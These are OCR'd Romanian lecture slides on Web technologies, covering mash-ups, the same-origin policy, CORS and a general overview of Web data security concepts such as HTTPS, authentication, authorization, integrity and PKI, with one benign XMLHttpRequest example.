
mash-ups

Surse de date (*data feeds*)	Atom, RSS, geoRSS, microdate HTML5, RDFa,…
Interfețe de programare (API-uri)	specifice serviciilor publice și de procesare JSON/XML
Biblioteci/*framework*-uri pentru dezvoltare	*framework*-uri Web generice sau oferite de organizații
Instrumente interactive (*Web tools*)	eventual, disponibile în *cloud* *e.g.*, Yahoo! Pipes
Platforme (*Platform As A Service*)	Heroku, Google App Engine, Nodejitsu, Windows Azure,…



Your Life on Earth (BBC, 2014)

www.bbc.com/earth/story/20141016-your-life-on-earth



lista *mash-up*-urilor: **www.programmableweb.com/mashups/directory**

mash-ups: aspecte de interes

performanță: scalabilitatea și latența

limite ale API-urilor + existența versiunilor multiple

drepturi de autor asupra datelor & licențiere

securitate: abuz, confidențialitate, încredere etc.

monetizare


lipsa unei interoperabilități reale între platforme

Nu există o problemă de securitate privind accesul la resurse via JavaScript?

mash-ups: securitate

Same-Origin Security Policy

stipulează că un program JavaScript trebuie să acceseze doar datele aparținând aceleași origini
– *i.e.*, provenite din același domeniu Internet –
a *script*-ului JavaScript



se permit doar transferuri vizând reprezentări de resurse
referitoare la imagini, fișiere CSS
și alte programe JavaScript aparținând aceleași origini

mash-ups: securitate

Same-Origin Security Policy

previne cazurile în care un document/program încărcat dintr-o origine să poată accesa/modifica proprietăți ale unui document aparținând altei origini


pentru detalii, a se consulta
https://developer.mozilla.org/Web/Security/Same-origin_policy

avansat

```
var url = "http://profs.info.uaic.ro/~busaco/teach/courses/web/web-film";

// realizăm o cerere HEAD pentru a obține meta-date despre o resursă
var client = new XMLHttpRequest ();
client.open ("HEAD", url, true);
client.send ();
client.onreadystatechange = function () {
  // am recepționat câmpurile-antet?
  if (client.readyState == 2) {
    // semnalăm tipul MIME și data ultimei actualizări
    alert ("Resursa de tip '" +
           client.getResponseHeader ("Content-Type") + "' s-a actualizat la " +
           client.getResponseHeader ("Last-Modified"));
  }
}
```

preluarea în mod asincron
via **HEAD** a unor meta-date

avansat



URL al altui domeniu ▸ eludăm *Same Origin Policy*

mash-ups: securitate

CORS (*Cross-Origin Resource Sharing*)

recomandare W3C – ianuarie 2014
http://www.w3.org/TR/cors/


mecanism ce permite partajarea la nivel de client
a resurselor provenind din domenii Internet diferite

astfel, se pot emite cereri via XMLHttpRequest între domenii


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rezumat

interacțiune Web



transferul asincron al datelor
de la Ajax la *mash-up*-uri Web



„ultimul” episod: **securitatea aplicațiilor Web**

Tehnologii Web

securitatea aplicațiilor Web

o prezentare generală

“Experiența este acel minunat lucru care îți dă voie să recunoști o greșeală pe care ai mai făcut-o.”

F.P. Jones

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Ce înseamnă securitatea datelor?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Securitatea este procesul de **menținere** a unui nivel acceptabil de risc perceptibil

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


securitatea datelor

Securitatea este procesul de **menținere**
a unui nivel acceptabil de risc perceptibil

"*Security is a process, not an end state.*"
Mitch Kabay

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor



riscuri de securitate (*Web application security risks*)
conform OWASP – *Open Web Application Security Project*
www.owasp.org

securitatea datelor

Confidențialitatea
Autentificarea
Autorizarea
Integritatea
Nerepudierea
Intimitatea (*privacy*)
Disponibilitatea

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Confidențialitatea

imposibilitatea unei terțe entități să aibă acces la datele vehiculate între doi receptori

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Confidențialitatea

soluție:

conexiuni private între cele 2 puncte terminale
ale canalului de comunicație

datele circulă printr-un tunel oferit de o rețea privată
virtuală (VPN – *Virtual Private Network*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Confidențialitatea

HTTPS (*HyperText Transfer Protocol Secure*)

scop: criptare bidirecțională + autentificare „sigură”, prevenind atacuri de tip *man-in-the-middle* și interceptare/alterare de date (*eavesdropping*, *tampering*)

RFC 7230

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Confidențialitatea

HTTPS (*HyperText Transfer Protocol Secure*)

HTTP over TLS (*Transport Layer Security*)

URL-urile folosesc schema **https** – port standard: **443**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Confidențialitatea

soluție:

criptarea datelor via diverse abordări (algoritmi)

biblioteci specializate
și/sau oferite de mediile de dezvoltare (*framework*-uri)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Exemplificări de soluții criptografice la nivel de Web:

OpenSSL (bibliotecă C; numeroase portări)

Java Cryptography Architecture

CryptoJS – **https://code.google.com/p/crypto-js/**

System.Security.Cryptography (.NET Framework)

crypto (modul Node.js)

Mcrypt, phpseclib, Zend Framework Encryption (PHP)

Cryptography Toolkit (Python) – **www.pycrypto.org/**

securitatea datelor

Confidențialitatea

atenție: exploatarea vulnerabilităților bibliotecilor

exemplu relativ recent (2014): ***heartbleed***
slăbiciune majoră a bibliotecii *open-source* OpenSSL
http://heartbleed.com/
exemplificare actuală (martie 2015): **FREAK**
se bazează pe vulnerabilități TLS ale *browser*-ului
https://freakattack.com/

securitatea datelor

Autentificarea

mecanism ce permite utilizatorilor să acceseze un serviciu după verificarea identității utilizatorului – uzual, pe bază de nume + parolă

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

securitatea datelor

Autentificarea

soluție:

serverul Web oferă suport pentru
autentificări de bază (*basic authentication*)
sau bazate pe algoritmi de tip *digest* – *e.g.*, MD5, SHA-1,
SHA-2 (SHA-256, SHA-512 etc.), SHA-3
http://csrc.nist.gov/groups/ST/hash/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Autentificarea

exemplificări:
mod_auth_basic, mod_auth_digest, mod_authn_dbd,...
(module Apache)
http://httpd.apache.org/docs/howto/auth.html

ngx_http_auth_basic_module, ngx_http_auth_request_module
(module Nginx)
pentru alte soluții, de vizitat **http://wiki.nginx.org/Modules**

securitatea datelor

Autentificarea

soluție:

folosirea/implementarea unor servicii de autentificare

OpenID

utilizatorul poate demonstra că deține un URL specific menit a-l identifica *on-line* via un ofertant de identitate digitală (*identity provider*) – e.g., o aplicație Web socială

http://openid.net/get-an-openid/

securitatea datelor

Autorizarea

specifică acțiunile (rolurile) pe care un utilizator
ori o aplicație a utilizatorului
le poate realiza într-un anumit context

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Autorizarea

specifică acțiunile (rolurile) pe care un utilizator
ori o aplicație a utilizatorului
le poate realiza într-un anumit context

asociată autentificării

permite definirea politicilor de control al accesului
la servicii (funcționalități)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Autorizarea

soluții:

drepturi de acces (permisiuni)
+
liste de control al accesului (ACL – *Access Control List*)

context: autorizarea accesului la datele disponibile
în cadrul unei aplicații Web – *e.g.*, via OAuth

securitatea datelor

Autorizarea

soluții:

controlul accesului bazat pe roluri
(RBAC – *Role-Based Access Control*)

exemplu:
un utilizator obișnuit cu rol de administrator
într-o situație specifică

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Integritatea

în acest context, implică detectarea încercărilor de modificare neautorizată (*tampering*) a datelor transmise

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Integritatea

soluții:

algoritmi de tip *digest* – exemple tipice: MD5, SHA-1

semnături digitale
(stocate, eventual, în format XML – *XML Signature*)
pot fi vehiculate și via mesaje SOAP

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

securitatea datelor

Nerepudierea

asigură faptul că expeditorul unui mesaj nu poate afirma că nu l-a trimis

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

securitatea datelor

Nerepudierea

soluție:

certificate digitale

stochează date privind identitatea
unei entități deținătoare a unui secret:
parolă, serie a cărții de credit, certificat digital,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


securitatea datelor

PKI (*Public Key Infrastructure*)
infrastructura bazată de chei publice

set de resurse hardware, software, umane + politici și proceduri pentru managementul certificatelor digitale (creare, distribuție, utilizare, stocare, revocare)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat



